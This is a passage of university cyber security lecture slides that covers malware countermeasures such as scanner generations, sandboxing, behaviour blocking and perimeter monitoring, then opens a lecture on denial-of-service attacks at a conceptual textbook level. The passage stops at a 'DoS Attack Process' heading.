 - One class of such scanners looks for fragments of code that are often associated with malware
 - For example:
 - The scanner looks for the beginning of an encryption loop used in a polymorphic virus and discover the encryption key
 - Once the key is discovered, the scanner can decrypt the malware to identify and remove it

Countermeasures



Host-Based Scanners and Signature-Based Anti-Virus


- Second-Generation Scanner
 - Another approach is integrity checking
 - A checksum can be appended to each program
 - If malware alters or replaces some program without changing the checksum
 - then an integrity check will catch this change
 - Alternatively, an encrypted hash function is used
 - This is useful if malware is sophisticated enough to change the checksum with it alters a program
 - The encryption key is stored separately from the program so that the malware cannot generate a new hash code and encrypt that
 - By using a hash function rather than a simpler checksum, the malware is prevented from adjusting the program to produce the same hash code as before

Countermeasures



Host-Based Scanners and Signature-Based Anti-Virus

- Third-generation Scanners
 - These are memory-resident programs that identify malware **by its actions** rather than **its structure** in an infected program
 - The advantage is that it is not necessary to develop signatures and heuristics for a wide array of malware
 - Rather, it is necessary only to identify the small set of actions that indicate malicious activity is being attempted and then to intervene



Countermeasures



Host-Based Scanners and Signature-Based Anti-Virus

- Fourth-generation Scanners

- These are packages consisting of a variety of anti-virus techniques used in conjunction
- These include:
 - scanning;
 - activity trap components; and
 - access control capability; etc
- Usually combined with other security defense systems (IDS, firewalls, etc.,)
- This limits the ability of malware to penetrate a system and update files in order to propagate



Countermeasures



Host-Based Scanners and Signature-Based Anti-Virus

First generation: simple scanners

- Requires a malware signature to identify the malware
- Limited to the detection of known malware

Second generation: heuristic scanners

- Uses heuristic rules to search for probable malware instances
- Another approach is integrity checking

Third generation: activity traps

- Memory-resident programs that identify malware by its actions rather than its structure in an infected program

Fourth generation: full-featured protection

- Packages consisting of a variety of anti-virus techniques used in conjunction
- Include scanning and activity trap components and access control capability

Source: Information Security Principles & Practice by William Stallings & Lawrie Brown

Countermeasures



Sandbox Analysis

- Involves running potentially malicious code in an emulated sandbox or on a virtual machine.
- Code is executed in a controlled environment, where its behavior can be closely monitored without threatening the security of a real system
- Sandbox simulates the memory, CPU, and other applications of the target system
- Running potentially malicious software in such environments enables the detection of complex encrypted, polymorphic, or metamorphic malware
- The most difficult design issue with sandbox analysis is in determining how long to run each interpretation
- Recent malware uses approaches such as extended sleep to evade detection in the analysis time used by sandbox systems
- The longer the scanner emulates a particular program, the more likely it is to catch any hidden malware
 - However, the sandbox analysis has only a limited amount of time and resources available, given the need to analyze large amounts of potential malware

Countermeasures



Sandbox Analysis

- As analysis techniques improve, an **arms race** has developed between malware authors and defenders
- Some malware checks to see if it is running in a sandbox or virtualized environment, and suppresses malicious behavior if so
- Other malware includes extended sleep periods before engaging in malicious activity
 - Evades detection before the analysis terminates
- The malware may include a logic bomb looking for a specific date, or specific system type or network location before engaging in malicious activity
 - Usually the sandbox environment does not match these parameters
- In response, analysts adapt their sandbox environments to attempt to evade these tests
- **This arms race continues...**

Countermeasures



Host-Based Dynamic Malware Analysis

- Dynamic malware analysis also called as **behavior-blocking** software
- It is integrated with the operating system of a host computer
- It monitors the behavior of malicious code and looks for potential malicious actions
 - However, it has the capability to block malicious actions before they damage the target system
- Monitored behaviors can include the following:
 - Attempts to open, view, delete, and/or modify files;
 - Attempts to format disk drives and other unrecoverable disk operations;
 - Modifications to the logic of executable files or macros;
 - Modification of critical system settings, such as start-up settings;
 - Scripting of e-mail and instant messaging clients to send executable content; and
 - Initiation of network communications.

Countermeasures



Host-Based Dynamic Malware Analysis

- **Advantage**
 - There are many different ways to obscure and rearrange the instructions of a virus or worm to evade detection by a fingerprint scanner or heuristic
 - Because dynamic analysis software can block suspicious software in real time, it has an advantage over such established anti-virus detection techniques as fingerprinting, or heuristics
 - Eventually, malicious code must make a well-defined request to the operating system
 - Given that the behavior blocker can intercept all such requests, it can identify and block malicious actions regardless of how obscure the program logic appears to be.

Countermeasures



Host-Based Dynamic Malware Analysis


- Limitation
 - Because the malicious code must run on the target machine before all its behaviors can be identified, it can cause harm before it has been detected and blocked
 - For example:
 - malware might shuffle a number of files around the hard drive before modifying a single file and being blocked
 - Even though the actual modification was blocked, the user may be unable to locate his or her files, causing a loss to productivity or possibly worse

Countermeasures



Rootkit Countermeasures

- Rootkits can be extraordinarily difficult to detect and neutralize, particularly so for kernel-level rootkits
- Many of the administrative tools that could be used to detect a rootkit or its traces can be compromised by the rootkit precisely so that it is undetectable
- Countering rootkits requires a variety of network- and computer-level security tools
- The following tools can look for known signatures of rootkits in the incoming traffic
 - network-based IDS
 - host-based IDS
 - host-based antivirus
- For new rootkits and modified versions of existing rootkits that display novel signatures, the tools must look for behaviors that could indicate the presence of a rootkit
 - E.g., the interception of system calls or a keylogger interacting with a keyboard driver



Countermeasures



Perimeter Scanning Approaches




- Anti virus can be used:
 - on an organization's firewall and IDS
 - on e-mail and Web proxy services
 - in the traffic analysis component of an IDS
- As traffic analysis component of IDS, the anti-virus software gets access to malware in transit over a network connection
 - This provides a larger scale view of malware activity
- This software may also include **intrusion prevention** measures, blocking the flow of any suspicious traffic
- However, this approach is limited to scanning the malware content
 - as it does not have access to any behavior observed when it runs on an infected system

Countermeasures



Perimeter Scanning Approaches

- Two types of monitoring software may be used:
 - Ingress monitors & Egress monitors
- Ingress & Egress Points
 - An ingress point – where traffic requires to enter the network
 - An egress point – where traffic requires to leave the network



Source: Information Security Principles & Practice by William Stallings & Lawrie Brown



Countermeasures



Perimeter Scanning Approaches

- **Ingress monitors**

- These are located at the border between the enterprise network and the Internet
- They can be part of the:
 - ingress filtering software of a border router or external firewall or a separate passive monitor
- These monitors can use either signature and heuristic approaches to detect malware traffic
- They look for incoming traffic to unused local IP addresses
- Filter out packets from invalid addresses entering the network





Source: Information Security Principles & Practice by William Stallings & Lawrie Brown

Countermeasures



Perimeter Scanning Approaches

- Egress monitors:
 - Located at the
 - border between the enterprise network and the Internet
 - Can be part of the egress filtering software of a LAN router or switch or firewall
 - Are designed to catch the source of a malware attack by monitoring outgoing traffic
 - They look for signs of common sequential or random scanning behavior or other suspicious behavior by malware and block them
 - They may also detect and respond to abnormally high email traffic such as that used by mass-email worms, or spam payloads
 - Filter out packets from invalid addresses before leaving the network



Source: Information Security Principles & Practice by William Stallings & Lawrie Brown

Countermeasures



Ingress & Egress Monitoring – Bottom Line

- Ingress Filtering
 - Filter out packets from invalid addresses entering the network
- Egress Filtering
 - Filter out packets from invalid addresses before leaving the network

Ingress monitors


Located at the border between the enterprise network and the Internet

One technique is to look for incoming traffic to unused local IP addresses

Egress monitors

Located at the egress point of individual LANs as well as at the border between the enterprise network and the Internet

Monitors outgoing traffic for signs of scanning or other suspicious behavior




Countermeasures



Distributed Intelligence Gathering Approaches

- Anti-virus software can be used in distributed configuration
- It can perform the following:
 - gathering data from a large number of both host-based and perimeter sensors
 - relaying this intelligence to a central analysis system that is able to correlate and analyze data
- This central system returns updated signatures and behavior patterns to enable all the coordinated systems to respond and defend against malware attacks



Malicious Software



Summary

- Types of malicious software (malware)
 - Broad classification of malware
 - Attack kits
 - Attack sources
- Advanced persistent threat
- Propagation-vulnerability exploit-worms
 - Target discovery
 - Worm propagation model
 - The Morris Worm
 - Brief history of worm attacks
 - State of worm technology
 - Mobile code
 - Mobile phone worms
 - Client-side vulnerabilities
 - Drive-by-downloads
 - Clickjacking
- Payload-stealth-ing-backdoors, rootkits
 - Backdoor
 - Rootkit
 - Kernel mode rootkits
 - Virtual machine and other external rootkits
- Propagation-social engineering-spam E-mail, Trojans
 - Spam E-mail
 - Trojan horses
 - Mobile phone Trojans
- Payload-system corruption
 - Data destruction
 - Real-world damage
 - Logic bomb
- Payload-attack agent-zombie, bots
 - Uses of bots
 - Remote control facility
- Payload-information theft-keyloggers, phishing, spyware
 - Credential theft, keyloggers, and spyware
 - Phishing and identity theft
 - Reconnaissance, espionage, and data exfiltration
- Countermeasures
 - Malware countermeasure approaches
 - Host-based scanners
 - Signature-based anti-virus
 - Perimeter scanning approaches
 - Distributed intelligence gathering approaches



Thank You!



BITS Pilani
Pilani | Dubai | Goa | Hyderabad

Cyber Security

Common Cyber Attacks – Denial-of-Service

Dr. Ramakrishna Dantu

Associate Professor, BITS Pilani

Disclaimer and Acknowledgement



- The content for these slides has been obtained from books and various other source on the Internet
- I here by acknowledge all the contributors for their material and inputs.
- I have provided source information wherever necessary
- I have added and modified the content to suit the requirements of the course

Common Cyber Attacks



Agenda

- Common Cyber Attacks – Practical Strategies for Identification, Containment and Mitigation:
 - Malware Attacks
 - E.g., Ransomware Attacks
 - Denial of Service Attacks
 - Session Hijacking and Man-in-the-Middle Attacks
 - Phishing and Spear Phishing Attacks
 - SQL Injection Attacks
 - Zero Day Exploits
 - DNS Tunneling Attacks



Common Cyber Attacks



Types of Attacks

- Software Attacks

- Malware
 - Adware
 - Virus
 - Boot virus
 - Macro virus
 - Memory-resident virus
 - Non-memory-resident virus
 - Polymorphic Threats
 - Spyware
 - Trojan horses
 - Worms
 - Virus and Worm Hoaxes
 - Zero-day attack
- Back Doors
 - Maintenance hook
 - Trap door




- Denial-of-Service (DoS) and Distributed Denial-of-Service (DDoS) Attacks
- Email Attacks
 - Mail Bomb
 - Spam
- Communications Interception Attacks
 - Packet Sniffer
 - Spoofing
 - Pharming
 - Man-in-the-Middle
 - Domain Name System (DNS) cache poisoning or DNS spoofing
 - Session hijacking or TCP hijacking.

Common Cyber Attacks



Types of Attacks

- Espionage or Trespass
 - Password Attacks
 - Brute Force
 - Dictionary Attacks
 - Rainbow Tables
 - Social Engineering
- Human Error or Failure
 - Social Engineering
 - Advance-fee fraud (AFF)
 - Phishing
 - Pretexting
 - Spear phishing



- Information Extortion
 - Ransomware



Denial-of-Service Attacks



Denial-of-Service Attacks



Overview


- DoS attack is an attempt to compromise the **availability** of a service
- It does so by **hindering or blocking** completely the provision of some service
- The attack tries to **exhaust** some **critical resource(s)** associated with the service
 - E.g., flooding a Web server with a large number of spurious requests makes the server unable to respond to valid requests from the users in a timely manner
- In Dec 2010, a handful of websites that cut ties with WikiLeaks were temporarily taken down
 - This includes Visa and MasterCard websites



Denial-of-Service Attacks

Overview

- Due to the Internet bandwidth growth, DDoS attacks have increased over time:
 - 400 Mbps in 2002; 100 Gbps in 2010; 300 Gbps in 2013; 600 Gbps in 2015
- Massive flooding attacks in the range of 50Gbps are powerful enough to exceed the bandwidth capacity of almost any target
- Most DDoS attacks last for 30 minutes or less, driven by the use of botnets-for-hire
- Reasons for attacks include:
 - financial extortion, hacktivism, state-sponsored attacks
 - Hacktivism is the use of computer-based techniques such as hacking as a form of civil disobedience to promote a political agenda or social change
 - Some attacks on bank systems were a diversion from the real attack on their payment switches or ATM networks






Denial-of-Service Attacks

The Nature of DoS Attacks

- NIST SP 800-61 defines DoS attack as:
 - *"an action that prevents or impairs the authorized use of networks, systems, or applications by exhausting resources such as CPU, memory, bandwidth, and disk space"*
- This definition tells us that several categories of resources can be attacked:
 - Network bandwidth
 - System resources
 - Application resources





Denial-of-Service Attacks

The Nature of DoS Attacks

- Attacking Network Bandwidth

- It relates to the capacity of network links connecting a server to the Internet
 - Typically this is the connection to the Internet Service Provider (ISP)
- Usually these connections will have a lower capacity than the links between ISP routers
- For a list of DDoS attacks, refer to:
 - Arora, K. "Impact Analysis of Recent DDoS Attacks." *International Journal on Computer Science and Engineering*, Vol. 3, No. 2, February 2011






Denial-of-Service Attacks

The Nature of DoS Attacks

- Attacking System Resources
 - A DoS attack targeting system resources typically aims to overload or crash its network handling software
 - Rather than consuming bandwidth with large volumes of traffic, specific types of packets are sent that consume the limited resources available on the system
 - These include:
 - temporary buffers used to hold arriving packets,
 - tables of open connections, and
 - memory data structures
 - The **SYN spoofing** attack is of this type
 - It targets the table of **TCP connections** on the server



Denial-of-Service Attacks

The Nature of DoS Attacks

- Attacking System Resources – using **poison packets**
 - This form of attack uses packets that trigger a bug in the system's network handling software
 - Which causes it to crash
 - The system can no longer communicate over the network until this software is reloaded by rebooting the target system
 - This is known as a **poison packet**
 - The classic ***ping of death*** and ***teardrop attacks***, directed at older Windows 9x systems, were of this form
 - These two attacks targeted bugs in Windows network code
 - ping of death targeted code that handled ICMP echo request packets
 - teardrop targeted code that handled ICMP packet fragmentation
- Note:
 - ICMP (Internet Control Message Protocol)



Denial-of-Service Attacks

The Nature of DoS Attacks




- Attacking Application Resources – **Cyberslam**
 - Attack on applications, such as a Web server, typically involves a number of valid requests, each of which consumes significant resources
 - This then limits the ability of the server to respond to requests from other users
 - For example, a Web server might include the ability to make database queries
 - If a large, costly query can be constructed, then an attacker could generate a large number of these that severely load the server
 - This limits its ability to respond to valid requests from other users
 - This type of attack is known as a *cyberslam*

Denial-of-Service Attacks



Classic DoS Attacks

- Internet Control Message Protocol (ICMP)
 - ICMP is a network layer protocol used to diagnose network communication issues
 - The ICMP protocol is commonly used on network devices, such as routers
 - It helps in determining whether or not data is reaching its intended destination in a timely manner
 - ICMP is crucial for error reporting and testing, but it can also be used in distributed denial-of-service (DDoS) attacks



The host must respond to all echo requests with an echo reply containing the exact data received in the request message



Denial-of-Service Attacks

Classic DoS Attack


- Ping Flood Attack
 - The aim is to **overwhelm** the capacity of the **network connection** to the target organization
 - The attacker uses a single server with a higher-capacity network connection to generate a higher volume of traffic than the lower-capacity target connection can handle
 - For example:
 - The attacker might use the large company's Web server to target the medium-sized company with a lower-capacity network connection
 - The attack directs a flood of ping commands at the target company's Web server
 - The target router discards some packets, but the remaining ones consume most of the network capacity to the medium-sized company
 - Other valid traffic will have little chance of surviving discard as the router responds to the resulting congestion on this link

Denial-of-Service Attacks



Classic DoS Attack


- Ping Flood Attack Contd...
 - This attack includes source IP address in the ICMP echo request packets
 - From the attacker's perspective, this has two disadvantages
 - One:
 - The source of the attack is explicitly identified
 - Increases the chance of the attacker getting caught and legal action taken in response
 - Two:
 - If any ICMP echo request packet received by the target, it would respond to each with an ICMP echo response packet directed back to the sender
 - ✓ This effectively reflects the attack back at the source system
 - Since the source system has a higher network bandwidth, it is more likely to survive this reflected attack
 - However, its network performance will be noticeably affected, again increasing the chances of the attack being detected and action taken in response
 - For both of these reasons the attacker must hide the identity of the source system
 - That is, any such attack packets need to use a falsified, or spoofed, address



Denial-of-Service Attacks

Source Address Spoofing



- DoS Attack Process
